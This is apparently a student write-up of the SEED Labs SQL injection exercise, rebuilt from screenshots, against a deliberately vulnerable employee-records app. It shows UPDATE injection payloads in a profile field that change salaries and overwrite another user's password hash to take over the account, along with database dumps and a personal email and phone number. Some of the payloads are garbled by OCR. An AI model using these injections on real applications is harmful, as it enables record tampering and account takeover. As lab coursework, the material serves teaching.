Phone Number	)00 WHERE Name='Amrutha BS'#
Password	••••

Copyright © SEED LABs

On saving the changes, we can see the profile as:




Amrutha BS Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Amrutha
Email	amrutha072000@gmail.com
Address	xxxx
Phone Number	9972325100

It can be seen from the above screenshot that salary of Amrutha BS has been increased from 20000 to 100000. Thus, attack is successful.

Table entries of the credential table of Mysql Database is shown below.




```
mysql> SELECT * from credential;
+----+-----------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------
-----------------+
| ID | Name      | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email                 | NickName | Password
                 |
+----+-----------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------
-----------------+
|  1 | Amrutha BS | 10000 | 100000 | 9/20  | 10211002 | 9972325100  | xxxx    | amrutha072000@gmail.com | Amrutha  | 7110eda4d09e062aa5e4a390
b0a572ac0d2c0220 |
|  2 | Supriya   | 20000 |  30000 | 4/20  | 10213352 |             |         |                       |          | b78ed97677c161c1c82c1429
06674ad15242b2d4 |
|  3 | Ryan      | 30000 |  50000 | 4/10  | 98993524 |             |         |                       |          | a3c50276cb120637cca669eb
38fb9928b017e9ef |
|  4 | Samy      | 40000 |  90000 | 1/11  | 32193525 |             |         |                       |          | 995b8b8c183f349b3cab0ae7
fccd39133508d2af |
|  5 | Ted       | 50000 | 110000 | 11/3  | 32111111 |             |         |                       |          | 99343bff28a7bb51cb6f22cb
20a618701a2c2f58 |
|  6 | Admin     | 99999 | 400000 | 3/5   | 43254314 |             |         |                       |          | a5bdf35a1df4ea895905f6f6
618e83951a6effc0 |
+----+-----------+-------+--------+-------+----------+-------------+---------+-----------------------+----------+------------------------
-----------------+
6 rows in set (0.00 sec)

mysql>
```

Task 3.2: Modify other people's salary:

After increasing your own salary, you decide to punish your boss Supriya. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.


Salary of Supriya before performing the attack.
It can be seen that Salary of Supriya is 30000



Supriya Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


We see that Supriya's profile before any changes. Now, we try to change Supriya's salary from Amrutha BS's account using the following string in the Phone number section: **', salary = 1 WHERE name = 'Supriya' #**



Amrutha BS's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	',salary=1 WHERE name='Supriya
Password	Password

Copyright © SEED LABs




Amrutha BS's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	alary=1 WHERE name='Supriya'#
Password	Password

Copyright © SEED LABs

On saving the changes, we log in into Supriya’s profile and check his details now and see that we have successfully changed his salary. We could enter that string in any of the other fields as well except password, because it is hashed.




Supriya Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

It can be seen from the above screenshot that salary of Supriya has been changed to 1


Table entries of the credential table of Mysql Database is shown below.



```
mysql> SELECT * from credential;
+----+------------+-------+--------+-------+----------+-------------+---------+-------------------------+----------+------------------------
------------------+
| ID | Name       | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email                   | NickName | Password
                  |
+----+------------+-------+--------+-------+----------+-------------+---------+-------------------------+----------+------------------------
------------------+
|  1 | Amrutha BS | 10000 | 100000 | 9/20  | 10211002 | 9972325100  | xxxx    | amrutha072000@gmail.com | Amrutha  | 7110eda4d09e062aa5e4a390
b0a572ac0d2c0220 |
|  2 | Supriya    | 20000 |      1 | 4/20  | 10213352 |             |         |                         |          | 7110eda4d09e062aa5e4a390
b0a572ac0d2c0220 |
|  3 | Ryan       | 30000 |  50000 | 4/10  | 98993524 |             |         |                         |          | a3c50276cb120637cca669eb
38fb9928b017e9ef |
|  4 | Samy       | 40000 |  90000 | 1/11  | 32193525 |             |         |                         |          | 995b8b8c183f349b3cab0ae7
fccd39133508d2af |
|  5 | Ted        | 50000 | 110000 | 11/3  | 32111111 |             |         |                         |          | 99343bff28a7bb51cb6f22cb
20a618701a2c2f58 |
|  6 | Admin      | 99999 | 400000 | 3/5   | 43254314 |             |         |                         |          | a5bdf35a1df4ea895905f6f6
618e83951a6effc0 |
+----+------------+-------+--------+-------+----------+-------------+---------+-------------------------+----------+------------------------
------------------+
6 rows in set (0.00 sec)

mysql> 
```

Task 3.3: Modify other people’ password:


After changing Supriya’s salary, you are still disgruntled, so you want to change Supriya’s password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Supriya’s account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password. To make sure your injection string does not contain any syntax error, you can test your injection string on MySQL console before launching the real attack on our web application.


Amrutha BS's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	',Password=shal1('Hacked') WHEF
Password	Password

Save

Copyright © SEED LABs



Amrutha BS's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	acked') WHERE Name='Supriya'#
Password	Password

Save

Copyright © SEED LABs

On saving the changes, we log out of Amrutha BS's account and try to sign in into Supriya's account: Just for demonstration, I've used the previously provided password to show that it no more works, however Amrutha BS won't have this information and hence cannot conduct this step:


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php?username=Supriya&Password=1234

Would you like Firefox to save this login for seedlabsqlinjection.com?

Supriya


1234

Show password

Don't Save | Save

account information your provide does not exist.

Go back



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php?username=Supriya&Password=1234

The account information your provide does not exist.

Go back

Now on logging in with the new password, we see that we are able to successfully log in with the new password. By using the sha1 function in our input, we are basically performing the same steps as being performed in the program. This shows that we were successful in performing our SQL injection attack to change password:


VM 1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
SQLi Lab
Logout

www.seedlabsqlinjection.com/unsafe_home.php?username=Supriya&Password=Hacked

Would you like Firefox to save this login for seedlabsqlinjection.com?

Supriya

Hacked

Show password


Don't Save | Save

Supriya Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

